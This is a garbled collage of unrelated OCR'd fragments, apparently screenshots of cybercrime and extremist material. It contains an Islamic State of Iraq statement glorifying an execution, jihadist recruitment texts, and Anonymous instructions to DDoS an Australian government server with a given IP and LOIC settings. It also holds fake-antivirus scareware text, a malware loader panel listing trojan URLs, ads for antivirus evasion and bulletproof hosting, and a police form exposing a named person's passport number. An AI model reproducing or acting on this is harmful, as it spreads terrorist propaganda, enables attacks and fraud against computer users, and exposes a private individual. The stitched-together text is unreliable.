فقد تمكّنت ثلّة مؤمنة من فيلق الصدّيق من ألقاء القبض على أحد أبرز القياديين من أحفاد أبي رغال، من مجالس صحوات الردة والعمالة بناحية اللطيفية ضمن ولاية جنوب بغداد، بعد ضبط مكانه وزمان تواجده.

وبعد أن اعترف على نفسه وعصابته المجرمة بجرائم عديدة بحق العزّل الآمنين، وكيفية تعذيبهم وتقتيلهم واعتقالهم للمسلمين في المنطقة، كما وكشف عن المخططات الخبيثة التي يُريد أن يلتف بها المرتدون ضد المجاهدين بالتعاون المباشر مع القوات الصليبية الغازية. فقررت المحكمة الشرعية بدولة العراق الإسلامية '' أعلى الله رايتها '' فيه، بعد أن جمّعت كل القرائن والأدلة بأمره - وأمرُه معلوم من الكتاب والسنة بالأدلة الصريحة الصحيحة، كما أقرها علماء الإسلام من السلف الصالح رحمهم الله تعالى - فقُتِلَ رمياً بالرصاص انتقاماً لكل مسلم ومسلمة آذوا في سبيل الله على أيدي هذا الزنديق وإخوانه، وذلك في يوم الأحد 9 ذي القعدة 1428 هـ الموافق 18 / 11 / 2007 م، ولله الحمد والمنة.

وتأتي هذه العمليات ضمن '' خطة الكرامة '' - غزوة حادي الشهداء '' أبي عمر الكردي '' رحمه الله تعالى، والتي أمر بها الشيخ أبو عمر البغدادي '' حفظه الله '' - أمير المؤمنين بدولة العراق الإسلامية .

Viagra

Viagra (Sildenafil) is an oral drug for male impotence, also known as erectile dysfunction. Having been around for a lot longer, Viagra has a great safety track record and proven effects that start acting in 30 minutes and last for about 5 hours.

Новости проекта:

2008-07-08 :: База ключевиков.

Открыл в админке базу ключевых слов. База собиралась самостоятельно прошлым летом. Содержит реальные запросы.
Открыта для тестирования. Если будет полезна то организуем её автоматическое обновление.

p.s. База собиралась не на DM. Ничьи ключевики палиться не будут.

2008-07-03 :: Расширение хостинга

Добавили ещё один сервер для хостинга дорвеев. Хороший конфиг, хорошие каналы, новые IP.

2008-06-30 :: Паблик аккаунты на фрихостингах.

Просьба высказать своё мнение в соответствующем топике на форуме
http://www.dmboard.com/viewtopic.php?f=3&t=593

2008-06-27 :: Последние изменения

1. В разделе Subdomains добавили две кнопки "Удалить сгенерированные с ошибкой." и "Перезапустить сгенерированные с ошибкой." соответственно одна удаляет дорвеи другая перезапускает.


Now scanning: aaclient.dll

Your Computer is Infected!

Harmfull spyware or adware software. Such vulnerabilities can destroy or steal your private info and mail. On-lines scan should install Cyber Security utilities to fix your pc. Please click OK to download and install Cyber Security tool.

Description:
This program is potentially dangerous for your system. **Trojan-Downloader** stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!



Computer scan completed successfully. 31 Malware programms was found!

fected!

Windows Security Alert

To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
☑ **Admess.Trojan**	tcpservice2.exe
☑ **zserv.Transponder.Trojan**	2Serv.dll
☑ **Wstart.TrojanDownloader**	wstart.dll

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

Risk level	Date	Files infected	State
Critical	11. 18.2008	35	Waiting removal
Critical	11. 18.2008	35	Waiting removal
Critical	11. 18.2008	35	Waiting removal

s for your system. **Trojan-Downloader** stealing passwords, credit cards and other
uter.

oon as possible!

                try {
                        axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.6");
                        version = "WIN 6,0,21,0";
                        axo.AllowScriptAccess = "always";
                        version = axo.GetVariable("$version");
```

n.runs has the following bugs pending and is aware of at least another DoS bug pending from a independent researcher. **Here is the list of pending McAfee bugs reported by n.runs :**

Incident ID: MFE-FW-20060227-01 - Date of receipt: February 27, 2006
Incident ID: MFE-ENG-20070605-01 - Date of receipt: June 5, 2007 (Possible Vuln #15)
Incident ID: MFE-ENG-20070607-01 - Date of receipt: June 7, 2007 (Possible Vuln #18)
Incident ID: MFE-ENG-20070608-01 - Date of receipt: June 7, 2007 (Possible Vuln #23)
Incident ID: MFE-ENG-20070608-02 - Date of receipt: June 7, 2007 (Possible Vuln #25)
Incident ID: MFE-ENG-20070615-01 - Date of receipt: June 15, 2007 (Possible Vuln #27)
Incident ID: MFE-ENG-20070615-02 - Date of receipt: June 15, 2007 (Possible Vuln #28)
Incident ID: MFE-ENG-20071111-01 - Date of receipt: November 11, 2007 (Possible Vuln #36)
Incident ID: MFE-ENG-20071111-02 - Date of receipt: November 11, 2007 (Possible Vuln #37)

Simply adding these pending reports to the graph gives the following result. n.runs believes this does indeed represent a trend, not to mention these only include problems reported by n.runs, not external researchers or entities nor internal penetration test efforts (which also pose a security threat during the exposure window but are never published).

In the Name of Allah, Most Beneficent, Most Merciful

All Praise is for Allah, and may Prayers and Peace be upon the Messenger of Allah and upon his Family, Companions, and whoever is guided by his guidance.

JIHAD is the term used for struggle against evil. Electronic jihad or simply , E - JIHAD , is the jihad in cyberspace against all the propagandas and false allegations against the message of truth . E-JIHAD is the struggle in cyber space against all false and evil disciplines, ideology and forces of evil .

Have you ever think what is the need of army? To defend the freedom and liberty of a territory and defend it from the attacks of evil intruders. similarly , E-jihad is the battle in the field of cyber space, against all false believes, and to defend the truth against the false and mean propagandas and cults. It is as necessary as a regular army, to defend the ideological borders of a nation.

It is said, " **it is not the gun, it is man behind the gun** ". Do you ever think what makes a "man "? Nothing, but just the faith and ideology. Without faith and ideology, there is no
then have gun , but without any man .

The Muslims in general and the scholars in particular are commanded to call people to Islam, as Allah says (interpretation of the meaning):

"Let there arise out of you a group of people inviting to all that is good (Islam), enjoining Al-Ma'roof (i.e. Islamic Monotheism and all that Islam orders one to do) and forbidding Al-M
disbelief and all that Islam has forbidden). And it is they who are the successful"[Aal 'Imraan 3:104]

The Prophet (peace and blessings of Allah be upon him) said: "Convey from me even if it is (only) one aayah." (Narrated by Al-Bukhaari, 3461)

Calling people to Allah is an important task and a glorious mission, because it means calling people to worship Allah alone. It means bringing them forth from darkness to the light, pl
place of evil and truth in the place of falsehood. Hence whoever does this needs to have knowledge, understanding, patience, forbearance, gentleness and kindness. He needs to give c
himself, and he needs to understand people's circumstances and habits.

Allah says (interpretation of the meaning):

"Invite (mankind, O Muhammad) to the way of your Lord (i.e. Islam) with wisdom (i.e. with the Divine Revelation and the Qur'aan) and fair preaching, and argue with them in a way th
your Lord knows best who has gone astray from His path, and He is the Best Aware of those who are guided" [Al-Nahl 16:125]

Allah Subhanu Wata'Allah also orders us to do good deeds as :

" I swear by the time, Most surely man is in loss, Except those who believe and do good, and enjoin on each other truth, and enjoin on each other patience. " (AL-ASAR 103:1 - 103:

that means if we dont want not to be among losers , we have to follow the HOLY teachings of Allah as well as we have to try to spread the DIVINE TEACHINGS to every human being.

Very simple, just believe that you are a cyber soldier to defend your religion, to defend your faith, to defend your HOLY TEACHINGS OF HOLY QURA'AN AND SUNNAH, and you will
MUJAHID " the very next moment.

After all , it is very inexpensive and time convenient and we dont have to go anywhere and not to spent anything. all we need is a PC connected to internet and it is available in nearly
getting this message because you have already access to computer and internet .

REMEMBER, you dont have to do any extra arrangements for "E - JIHAD", it has no cost but it gives piles of sweet fruit of success in this life as well as life after death.

Security Update

It is necessary to immediately protect your system from potential privacy violations. To do so, continue the installation of the program following the instructions below:

1) **Click Run** on the first dialog

2) Then **Click Run** on the second dialog

Windows Internet Explorer

Windows is scanning your system for threats. The scanning is provided by our official partner Internet Antivirus Pro.
Please refrain from closing the window until the scanning is finished.
We highly recommend you to install the full version of Internet Antivirus Pro scanner to monitor your PC for threats and on-time security system updates.

HOW TO FIGHT FOR YOUR RIGHT TO FREE SPEECH

1. AUGUST 9th, ANONYMOUS WILL RELEASE A VIDEO DETAILING WHY THE AUSTRALIAN GOVERNMENT IS IN THE WRONG, AND WHAT IS TO BE DONE ABOUT IT. DO EVERYTHING IN YOUR POWER TO MAKE SURE THIS VIDEO GETS MAINSTREAM, THE AUSTRALIAN GOVERNMENT 'MUST' SEE IT. DIGG IT, 5 STAR IT ON YOUTUBE, MIRROR IT ON OTHER SITES, CONTACT NEWS OUTLETS ABOUT IT. THERE CAN'T BE ANY EXCUSE FOR THE AUSTRALIAN GOVERNMENT NOT RESPONDING

THEY HAVE ONE MONTH TO RESPOND
IF THEY DON'T, PROCEED TO STEP TWO

2. SEPTEMBER 9th, 9:00 AM GMT, DOWNLOAD THE LOW ORBIT ION CANNON. GOOGLE IS YOUR FRIEND.


SET IP TO 152.91.62.145, SET PROTOCOL TO UDP, SET THE PORT TO 80, THE THREADS TO 100, AND THE MESSAGE TO BE THE URL OF THE YOUTUBE VIDEO. COME 9:00 AM GMT, FIRE YOUR CANNON. WITH ENOUGH SUPPORT, THIS WILL TEMPORARILY SHUT DOWN THE GOVERNMENT'S MAIN WEBSERVER, WHILE AT THE SAME TIME ENSURING THAT THEY GET THE MESSAGE, HARD.

ANONYMOUS IS THE FINAL BOSS OF THE INTERNET: WE SCREW THINGS UP WHERE NO ONE ELSE CAN. WE ARE YOUR DOCTORS, YOUR HAIRDRESSERS, YOUR BROTHERS AND SISTERS, YOUR CLOSEST FRIENDS. WE ARE EVERYWHERE. AND IF YOU PARTICIPATE THIS, YOU **ARE** ANONYMOUS.

IF THE GOVERNMENT SUCCEEDS IN CENSORING THE INTERNET, WE WILL HAVE LOST OUR MOST FUNDAMENTAL RIGHT: FREE SPEECH.
FIRE YOUR LAZOR.

- With hate, Anonymous

[909]



Operation: Didgeridie

The Australian Internet
will be censored.

Anon has made its demands.

If there is no response by:


9/9/09

9:00 AM GMT

Set your Low Orbit Ion Cannon to 152.91.62.145.
As the UDP message, include the link to the video
Message to the Australian government from Anonymous.

[910]

15889



OPERATION: TITSTORM

A PART OF OPERATION INTERNET FREEDOM

THE ATTACK!

1. On February 10th 8:00 AM Australian time we will begin a DDoS of government servers

2. This will be quickly followed by a shitstorm of porn email, fax spam, black faxes, and prank phone calls to government offices (emails/faxes *should* focus on small-breasted porn, cartoon porn, and female ejaculation, the 3 types banned so far)

3. Information on the targets for the shitstorm can be found here: *HTTP://WWW.APH.GOV.AU/DPS/ADMINISTRATION.HTM*

WHAT? WHEN?

PARTICIPATE FELLOW ANONYMOUS!

The Campaign begins...
8:00 AM , AUSTRALIAN TIME (GMT +10:00)
February 10th.

(FEBRUARY 9TH FOR U.S.A. AND CANADA.)

(5:00 EST | 4:00 CST | etc.)

TO FULLY PARTICIPATE IN THE ATTACK:

Use an IRC Client and connect to...

Server: irc.anonnet.org
Channel: #titstorm

"We are Anonymous, We are legion."
-Regards, Anonymous

أبا عبدالله
شعار الحملة :

الهدف من الموقع :

أنشأنا هذا الموقع رداً على موقع "حملة: شكراً أبا متعب" الذي أتعبنا وأتعب الإسلام والمسلمين، رداً على هذا الموقع المنظم من قبل شركة أديم العالمية بإدارة "عبدالعزيز الغامدي"، وإهداءً إلى شيخنا وحبيبنا وقرة عيوننا "الشيخ أسامة بن لادن" حفظه الله تعالى ورعاه من أعين الخونة والكفار والمرتدين والعملاء، سائلين المولى عزوجل أن يؤيده بنصره وعزه ويجمعنا به في هذه الأرض.. وعنده هناك في جنة الخلد...

هذا الموقع باستضافة شبكة منتديات مداد السيوف الجهادية

مواقعنا كثيرة من فضلك تفضل بزيارتنا هنا:

منتديات مـــــــداد السيوف الجهادية

كيف تنصر الشيخ أسامة:

تستطيع أن تشارك بتوقيعك عن طريق الطرق التالية :
- المشاركة بالـ دعاء للشيخ بأن ينصره الله على الكفرة والمركين.
- المشاركة بإعادة رفع ونشر أفلام وبيانات الشيخ أسامة حفظه الله.
- المشاركة في ساحة الجهاد بـ السلاح Kalashnikov بنفسك. قريباً

سامحنا أبا عبدالله

ustomers' needs so well that the omers willingly pay a premium. Ferrari gets a high price for its cars because loyal ers feel no other automobile comes close to offering the product-service-membership efit bundle that Ferrari does. Linneman and Stanton claim that there are "riches in es" and believe that companies must "niche or be niched."[6] Blattberg and Deighton n that "niches too small to be served profitably today will become viable as market-efficiency improves."[7]

The low cost of setting up shop on the Internet has led to many small business start- aiming to serve niches. Fifteen percent of the commercial Web sites with fewer than mployees take in more than $100,000, and 2 percent even ring up more than $1 mil- . The recipe for Internet niching success: Choose a hard-to-find product that cus- iers do not need to see and touch. This "Webpreneur" followed the recipe with nishing results:[8]

For our future work

Ostrichesonline.com Whereas Internet giants like Amazon.com have yet to realize a profit, Steve Warrington is earning a six-figure income selling ostriches—and every product derived from them—online (*www.ostrichesonline.com*). Since the site was launched for next to nothing in 1996, Warrington's business has sold to over 10,000 clients in over 100 countries from a catalog of more than 7,000 ostrich-related products. Visitors to the site can buy ostrich meat, feathers, leather jackets, videos, eggshells, and subscribe to a newsletter devoted to ostriches.[9]

many markets today, niches are the norm. (See "Marketing Insight: Hidden Champi- ns: German Midsized Companies Grow Prosperous Through Niching.")

ToolBar CASH programs and ActiveX programs. Pay per install programs pays for every traffic.

This is something new. Sometimes are these programs anoying for surfers but you can be surprised how much they can make for you. You are offering small program (not dialer) which is automaticaly installed to visitors Internet explorer. For this instalation you can get from $0.03 to $0.80 conversion ratio is from 1:10 to 1:40 so with 1000 visitors you will make up to $20. It is better than some impression programs because it converts every traffic. Tere is more and more these ActiveX programs whitch offer toolbars for adult or nonadult websites.This is something new. Sometimes are these programs anoying for surfers but you can be surprised how much they can make for you. You are offering small program (not dialer) which is automaticaly installed to visitors Internet explorer. For this instalation you can get from $0.03 to $0.80 conversion ratio is from 1:10 to 1:40 so with 1000 visitors you will make up to $20. It is better than some impression programs because it converts every traffic. Tere is more and more these ActiveX programs whitch offer toolbars for adult or nonadult websites.

There is total **227** sites in our database including not paying or abandoned affiliates, **11** is in category **ToolBar Money** and **139** is number of paying verified sites.

Webmasters! Make money with our BEST AFFILIATE PROGRAMS.

LuxeCash

LuxeCash is company which is open only for serious webmasters with quality traffic. If you have products that are downloaded 1000 times per day than you can realy get rich if you bundle their simple code with you product. You can earn more with them if you have quality installs and those installs make money. They dont want to loose their profit but also they want to keep you as their webmaster so they pay you as much as they can afford. You need to be in close contact with them through ICQ to get customised rates. I can not tell you how much you make because each website is getting different money for different content. Sign up and start making money with its unique pay per install program. Payments are sent on time and support is online most the time to help you. There are numerous payment methods: e-gold, epassporte, paypal, moneybookers, fethard, check, bank wire. Payments are send twice a month.

Grade	
5	no invasive policy or widespread practice/leading in best practice
4	comprehensive efforts, protections, and safeguards for privacy
3	some safeguards, relatively limited practice of surveillance
2	few safeguards, widespread practice of surveillance
1	extensive surveillance/leading in bad practice

Final Score		
🟦	4.1-5.0	Consistently upholds human rights standards
🟩	3.6-4.0	Significant protections and safeguards
🟩	3.1-3.5	Adequate safeguards against abuse
🟨	2.6-3.0	Some safeguards but weakened protections
🟥	2.1-2.5	Systemic failure to uphold safeguards
🟪	1.6-2.0	Extensive surveillance societies
⬛	1.1-1.5	Endemic surveillance societies

What is Traffic Converter?
Traffic Converter is affiliate program that helps webmasters to convert their traffic into cash.
How it works?
We are selling popular antispyware and security software products to surfers which you send to us. You receive $30 for each sale of our products.
Why does it work so good?
With our direct-marketing approach, aggressive promotion materials and advanced software products you can earn much more than with other affiliate or advertising programs.

AV Engine 1 - Detected Genome.A
AV Engine 2 - Not Detected
AV Engine 3 - Not Detected
AV Engine 4 - Not Detected
AV Engine 5 - Detected GeneSeq.C

Result: 2/5 (40%)

Contestant is given a sample virus or malcode in its original form

Contestant modifies sample in an effort to evade antivirus detection

Sample is uploaded through the contest portal and is scanned by AV engines. When antivirus detection rate equals zero, contestant proceeds to the next round

Professional bulletproof Service

Accommodation of servers in: Malaysia, Hong Kong, Panama, Costa Rica, And others...

Choose of a place of accommodation for you!

Dedicated Servers

Our Linux Dedicated Servers are extremely reliable, so you'll have the peace of mind that your website will be up and running 24x7x365 days a year! It even has some dynamic and database capabilities with MySQL and PHP which means there are endless possibilities for the functionality of your website!

Our Microsoft Windows Dedicated Servers goes above and beyond the features supported by Linux by bringing dynamic applications such as ASP.Net and the database capabilities of MS SQL and MS Access. In addition, many of the programs you use on a daily basis (such as MS Office) can be integrated into your website for a whole new level.

Offshore Web Hosting

Our Offshore Hosting services will provide our customers with a Secure and Private infrastructure to run online operations. Our Redundant Internet Connections will provide fast response from different parts of the world. Currently we have clients from all Continents and we offer varied levels of services to satisfy our clients' needs which usually cover sectors such as finance, investment, corporate and many e-commerce websites among others.

Our Linux hosting solutions are extremely reliable, so you'll have the peace of mind that your website will be up and running 24x7x365 days a year! It even has some dynamic and database capabilities with MySQL and PHP which means there are endless possibilities for the functionality of your website!

Offshore Domains

More importantly, with a private domain registration, Our company name, address and phone number are made publicly available in the WHOIS directory --- and not yours!

A private domain registration keeps your personal information - such as your name, home address, phone number and email address - out of the public eye. You have the option of getting a private domain registration with every domain you register with us.

With a private domain registration, we register your domain under our name. Even though Offshore Hosting is the Registrant, you will be able to control the domain. You retain the full benefits of domain name registration and retain the right to:

- Cancel, sell, renew or transfer your domain
Set up the name servers for your domain

Each and every one of our Offshore Web Hosting packages will be sure to amaze you. We have been in the Offshore Hosting business for years.

Новости

У хостинга теперь новый сайт!

Новые специальные предложения по аренде Dedicated серверов

Всем старым клиентам, необходимо перейти на новый биллинг! Для перехода обращайтесь к саппорту!

Информация

Информация для наших клиентов:

Для технических вопросов: Тикет система.

IP для пинга: 66.45.236.66

Тест скорости: ссылка.

Правила: ссылка.

Способы оплаты

Мы предоставляем различные способы оплаты наших услуг, из которых вы можете выбрать наиболее удобный для вас.

При оплате через систему электронных платежей ваш аккаунт будет открыт сразу же после поступления средств на наш счет.

Также мы принимаем Epassporte и Fethard, для оплаты этими способами, необходимо обратиться к support.

Оплата на прямую запрещена! Только через биллинг!

Добавление нового задания

Выберите страну:

Уже выбранные страны:

- Albania
- Burkina Faso
- Brunei
- Brazil
- Denmark
- Djibouti

Новый URL

Для добавления введите URL и маяк на скрипт
и нажмите на кнопку "Добавить".
Если маяк не нужен, то просто оставьте поле пустым.
Добавленные линки будут загружаться по всем выбранным странам.

URL: http://

Маяк: http://

Текущий список адресов (с маяками):

http://trojan.net/trojan	Не указан
http://trojan.net/dealer.exe	http://exp.ru/stat.php

Название задания:

Spam

Максимально возможное число загрузок задания:
Если стоит 0, загрузка идет без ограничений.

Not satisfied with your current Windows antivirus software ?

Make the switch to XP antivirus Protection and enjoy your system work without any influence of spyware and viruses

Solutions for:

- Home and Home Office
- Small and Medium Business
- Enterprises
- Technology licensing

How XP antivirus can help you?

XP antivirus is designed to provide you with the highest level of protection against malicious spyware and malware including keyloggers, hijackers and downloaders.

XP antivirus technology protects you from both known and emerging threat variants and gives you real-time protection for your computer with our advanced XP antivirus Guard real-time monitor.

Keep your computer free from trojans, spyware, adware, worms, keyloggers, rootkits, dialers and other malicious programs!

Why spyware is dangerous?

Spyware is the most prevalent threat to online computer privacy and security. It is installed on your computer through websites, spam and as hidden additions to legitimate programs you install.

Spyware brings lots of damage in the sense of data confidentiality. Spyware programs register every user step, both inside the system and in the Internet. All information is delivered to the malefactor who collects data in his, not your, interest!

PROTECT YOURSELF !

Is your computer infected?

Stop spyware and spam infecting your PC!

Find out right now with our FREE SPYWARE SCAN

The whole process takes less than 5 minutes and is FREE of all charge

Unitat policial
Prat de Llobregat

Dades de la persona perjudicada

Nom, cognoms i document d'identitat (tipus, país i núm.)
Karunanith PONNAN amb Passaport (Índia) número E9164679

Informació de drets

Us notifiquem els vostres drets com a persona perjudicada per un presumpte delicte, d'acord amb l'article 119 de la Constitució espanyola i els articles 109, 110 i 771 de la Llei d'enjudiciament criminal:

-Teniu dret a l'assistència jurídica gratuïta en els termes que estableix la Llei 1/1996, de 10 de gener, d'assistència jurídica gratuïta.

-Teniu dret a comparèixer com a part en el procés judicial.

-Teniu dret a reclamar la restitució de la cosa, la reparació dels danys o la indemnització pels perjudicis que el delicte us hagi causat.

-Teniu dret a renunciar-hi: a no reclamar la restitució de la cosa, la reparació dels danys o la indemnització pels perjudicis que el delicte us hagi causat.

-Teniu dret a designar un advocat perquè defensi els vostres interessos. Encara que no en designeu, el Ministeri Fiscal exercirà les accions civils corresponents, si això fos procedent.

Oferiment d'accions en les faltes d'imprudència i delicte imprudent de danys

Si heu estat la víctima d'uns fets que constitueïn una falta d'imprudència i/o un delicte imprudent de danys, heu de denunciar aquests davant de l'autoritat judicial abans que passin sis mesos i tres anys, respectivament, perquè els Mossos d'Esquadra /PL puguem emprendre accions per perseguir els presumptes autors dels fets. Si no ho feu, només podreu reclamar els perjudicis que aquests fets us hagin ocasionat mitjançant un judici oral de naturalesa civil.

x Autoritzo el Departament d'Interior de la Generalitat de Catalunya a posar-se en contacte amb mi amb motiu de l'Enquesta de Seguretat Pública de Catalunya.

Threat Spy is the first virtual map to show the increasingly dangerous Web threat landscape. Using multiple, industry leading malware scanning engines and our own proprietary heuristics engine, Threat Spy provides up to date detail on the more than 100 million Web threats ScanSafe blocks each month on behalf of customers around the world.

The Web 2.0 environment is a dynamic one and ScanSafe wanted to provide an equally dynamic map of the threats confronting today's Web surfers. The beauty of Threat Spy is

Kill ADWARE SPYWARE

Remove Malware From Your PC

- 1 Click Scan & MalwareRemoval
- Quick Scan Technology
- 100% Safe and Secure

Scan, Remove & Prevent

With **MalwareRemovalBOT**, ease of use meets foolproof protection. MalwareRemovalBOT can efficiently protect a PC while also safeguarding peace of mind. Harmful rogue programs like WinPC Defender try to scare you, Spyware tries to steal from you, and Adware pelts you with aggressive popups. To stop them, you need a scanner that is uncompromising in its defense.

Download Now!

Why Malware Removal Bot?

- Completely Removes WinPCDefender
- Cleans 100% of Malware from your Hard Drive & Registry
- Intuitive Single-Click Controls
- Built in Backup and Restore
- Prevents System Slowdown!

Download Now!

Advanced Features:

- ✓ Root-Level Removal of WinPC Defender
- ✓ Powerful Smart-Scan Heuristics
- ✓ Completely Deletes Malware, Adware & Spyware
- ✓ Disables Harmful Programs
- ✓ Boosts System Speed & Performance
- ✓ Stops Malicious Programs from Running on Startup

Includes:

All current updates

Free 24/7 Technical Support

Minimum Requirements:

100MHz Processor

Windows 98, ME, XP, 2000

Delete WinPCDefender and Remove Malware

Get protection from the latest online threats. The scammers behind Win PC Defender will stop at nothing when it comes to tricking you. What's worse is that rogue programs like this often don't travel alone, but instead are ferried by clandestine Trojans, agents that put Spyware and Adware on your system. There's no doubt that the world of malicious software has grown complicated and powerful. But thankfully, MalwareRemovalBOT proves you with a way to combat the most serious dangers.

Full system cleanup

To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
☑ Admess.Trojan	tcpservice2.exe
☑ zserv.Transponder.Trojan	ZServ.dll
☑ Wstart.TrojanDownloader	wstart.dll

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

Do you want to run or save this file?

Name: Install_2022.exe
Type: Application, 148KB
From: antimalware-live-scanv3.com

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

Critical	11.18.2008	35	Waiting removal
Critical	11.18.2008	35	Waiting removal

s for your system. **Trojan-Downloader** stealing passwords, credit cards and other uter.

oon as possible!

This script has been created for district courts all across the United States with the intent of improving national security by reducing the amount of time it takes for our public guardians to create search warrants. By entering information into this form and clicking on the "Generate Warrant for National Security" button below, you are taking full responsibility for the PDF file generated. I (Matt Waterman) am not responsible for any illegal action taken using the pdf document generated by this script.

Country	United States	The country for the top of the heading.
District	Southern	The district (don't use all-caps).
State	Indiana	don't use all caps..
Address 1	555 Poor Bastard St.	Street Address
Address 2	Bloomington, Indiana 47408	City, State, Zip

Enter a description of the building below. For authenticity, make sure to make it a run-on sentence and don't put a period at the end.

is a wooden residential structure divided into apartments with two apartments on the first level marked X1 and X2 with both accessible from the porch and #2 is located in the southest portion of the structure

Date: 4/27/70

Transmit the following in ______ (Type in plaintext or code)

Via AIRTEL REGISTERED MAIL (Priority)

TO: DIRECTOR, FBI (100-448006)

FROM: SAC, LOS ANGELES (157-4054) (P)

SUBJECT: COUNTERINTELLIGENCE PROGRAM
BLACK NATIONALIST HATE GROUPS
RACIAL INTELLIGENCE - BLACK PANTHER PARTY

